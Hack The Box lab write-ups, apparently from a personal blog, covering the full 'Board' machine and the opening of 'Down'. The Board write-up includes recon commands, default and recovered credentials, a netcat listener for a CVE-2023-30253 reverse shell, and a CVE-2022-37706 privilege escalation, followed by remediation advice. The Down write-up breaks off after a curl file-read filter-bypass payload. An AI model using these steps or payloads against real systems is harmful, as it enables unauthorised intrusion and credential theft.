
Ran rustscan.
rustscan -a 10.129.24.20 –ulimit 5000 -b 2000 — -A -Pn

Navigated to the webserver.
Ran feroxbuster. I was going to run ffuf but I dont think this applies and I realized in recent writeups I was sometimes not using it properly so I’ll just start here for now.
feroxbuster -u http://10.129.24.20 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt

While looking around further we can see board.htb address so we can add that to /etc/hosts and also check subdomains and vhosts.
Ran ffuf.
ffuf -u http://FUZZ.board.htb -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
ffuf -u http://board.htb -H “Host: FUZZ.board.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302 -fs 15949
Right away the VHOST command found crm. Added that to /etc/hosts.

Checked it out.

Looks like a Dolibarr 17.0.0 server. I looked up default credentials which is admin:admin. It gave me partial access.

Poked around but can’t really do anything with it. Looked up exploit and I found it is vulnerable to CVE-2023-30253 and there is an exploit code https://github.com/dollarboysushil/Dolibarr-17.0.0-Exploit-CVE-2023-30253. Read through it and this also looks like it was created exactly for this lab. Set up a listener.
nc -lvnp 1337
Downloaded the exploit and ran it.

And we got a shell.

Stabilized.
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
There’s a user named larissa but can’t navigate to it. Researched where Dolibarr creds would be and found a password here.

Tried to reuse these on larissa through ssh and we got in and got user.txt.

larissa:serverfun2$2023!!

Tried running sudo -l for quick win but larissa can’t run it. Did a bit of manual enumeration but couldn’t find anything. Threw linpeas on the device and ran that. Under Interesting Permissions there’s something called enlightenment that looks vulnerable to CVE-2022-37706.

Downloaded the exploit on my machine. Uploaded it to the target and ran it and we got root.

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and spotted a board.htb address referenced on the page. Added board.htb to /etc/hosts and ran feroxbuster. Ran ffuf for subdomain and VHOST enumeration and immediately found a crm VHOST. Added crm.board.htb to /etc/hosts.
rustscan -a 10.129.24.20 –ulimit 5000 -b 2000 — -A -Pn feroxbuster -u http://10.129.24.20 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt ffuf -u http://board.htb -H “Host: FUZZ.board.htb” -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -c -fc 302 -fs 15949
2 – Dolibarr default credentials and RCE – CVE-2023-30253 Browsed to crm.board.htb and found a Dolibarr 17.0.0 login page. Tried default credentials of admin:admin and gained partial access. Researched the version and found CVE-2023-30253, a PHP code injection vulnerability in Dolibarr 17.0.0. Used a public exploit to obtain a reverse shell as www-data.
Credentials: admin:admin
3 – Credential extraction from Dolibarr config Stabilised the shell and researched where Dolibarr stores its configuration. Found a config file containing plaintext database credentials. Tried reusing the password for the larissa user via SSH and it worked. Retrieved user.txt.
Credentials recovered: larissa:serverfun2$2023!!
4 – Privilege Escalation – Enlightenment SUID – CVE-2022-37706 Ran sudo -l but larissa had no sudo privileges. Ran LinPEAS and identified an enlightenment SUID binary flagged as vulnerable to CVE-2022-37706. Downloaded the public exploit, uploaded it to the target, and executed it to obtain a root shell. Retrieved root.txt.
Key Takeaways
- Default credentials on Dolibarr (CVSS 9.8 Critical) – The Dolibarr instance was accessible using the well-known default credentials admin:admin. Default credentials must be changed before any application is connected to a network and credential audits must be part of every deployment checklist.
- Dolibarr PHP code injection via CVE-2023-30253 (CVSS 8.8 High) – Dolibarr 17.0.0 was vulnerable to a PHP code injection flaw allowing authenticated users to achieve remote code execution. CRM and business application platforms must be patched promptly and version information must not be disclosed publicly.
- Plaintext credentials in Dolibarr config file – The database password was stored in plaintext in a configuration file readable after gaining a foothold. Configuration files must have restrictive permissions and credentials must never be stored in plaintext. Use environment variables or a secrets management solution for application credentials.
- Password reuse between application config and OS account – The same password found in the Dolibarr config file granted SSH access as larissa, turning a web application compromise into full user-level OS access. Credentials must be unique across every service and account without exception.
- Vulnerable SUID binary – CVE-2022-37706 (CVSS 7.8 High) – An enlightenment SUID binary was present on the system and vulnerable to a local privilege escalation exploit. SUID binaries must be audited regularly and any that are not explicitly required must have the SUID bit removed.
- Weak default password on administrative account – The admin:admin credential is one of the first combinations any attacker will try. Even where a system forces a password change after first login, the initial credential must not be a known default.
Remediation
[Immediate] Change all default credentials and enforce a password policy Rotate the Dolibarr admin password immediately and audit all other applications and services for default credentials. Enforce a password policy requiring a minimum of 14 characters with complexity across all accounts. Default credentials must be changed as part of every application deployment before the service is made network-accessible.
[Immediate] Patch Dolibarr to remediate CVE-2023-30253 (CVSS 8.8 High) Update Dolibarr to the latest patched version immediately. Restrict access to the Dolibarr admin panel to authorised IP ranges and place it behind a VPN where possible. Subscribe to Dolibarr security advisories and apply patches within 48 hours of a critical release.
[Immediate] Rotate all credentials recovered from the config file The larissa SSH password and any database credentials found in the Dolibarr configuration must be considered fully compromised. Rotate all affected credentials immediately and migrate secrets to environment variables or a dedicated secrets management solution.
[Immediate] Audit and remove unnecessary SUID binaries Run find / -perm -4000 -type f 2>/dev/null across all Linux hosts and audit every SUID binary found. Remove the SUID bit from any binary that does not have an explicit operational requirement using chmod u-s. Apply this as part of a recurring hardening review and patch CVE-2022-37706 by updating or removing the enlightenment package.
[Short-term] Enforce unique passwords across all accounts and services The password reuse between the Dolibarr config and the larissa OS account enabled a direct pivot from web application compromise to SSH access. Implement a policy requiring unique credentials per account and per service. Conduct a credential audit across all systems to identify and remediate shared passwords.
[Long-term] Implement application hardening and a regular patch cadence Define a hardening baseline for all CRM and business application deployments covering default credential rotation, patch management, config file permissions, network access restrictions, and SUID auditing. Include all business applications in regular vulnerability scans and penetration tests.
- Default credentials on Dolibarr (CVSS 9.8 Critical) – The Dolibarr instance was accessible using the well-known default credentials admin:admin. Default credentials must be changed before any application is connected to a network and credential audits must be part of every deployment checklist.
-
Down writeup
Down writeup
Box name: Down
Difficulty: Easy
OS: Linux
Overview: Down is an easy-rated Linux machine that involves exploiting an arbitrary file read by bypassing a protocol-based filter to discover the source code of the running PHP web app, eventually, a remote code execution to gain an initial foothold. The attacker finds a readable pswm encrypted file in the user’s home directory. The pwsm uses Python’s cryptocode module and a master password to encrypt and decrypt the data. The attacker is supposed to write a small script to decrypt the blob and compromise the user. The compromised user is a member of the sudo group, allowing the user to escalate and obtain root access.
Link: https://app.hackthebox.com/machines/Down?sort_by=created_at&sort_type=desc
Machine IP: 10.129.234.87
Ran rustscan.


Checked out the http server. It looks like a site similar to down detector.

Nothing interesting in sourcecode or robots.txt. Checked exploits for Apache 2.4.52 and ran feroxbuster.
feroxbuster -u http://10.129.234.87 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt

While thats running I want to check how this site is functioning. If I set up a netcat listener on 80 and have put in my IP, it looks like it’s just curling to test if the site is up.
As it’s using curl we can make it fetch the source code for us. Using Burp we can set the url variable to http://+file%3a///var/www/html/index.php, then beautify the response so the code is a bit easier to read.

It looks like there is an expertmode condition. We can check that out if we go to http://10.129.234.87/index.php?expertmode=tcp.
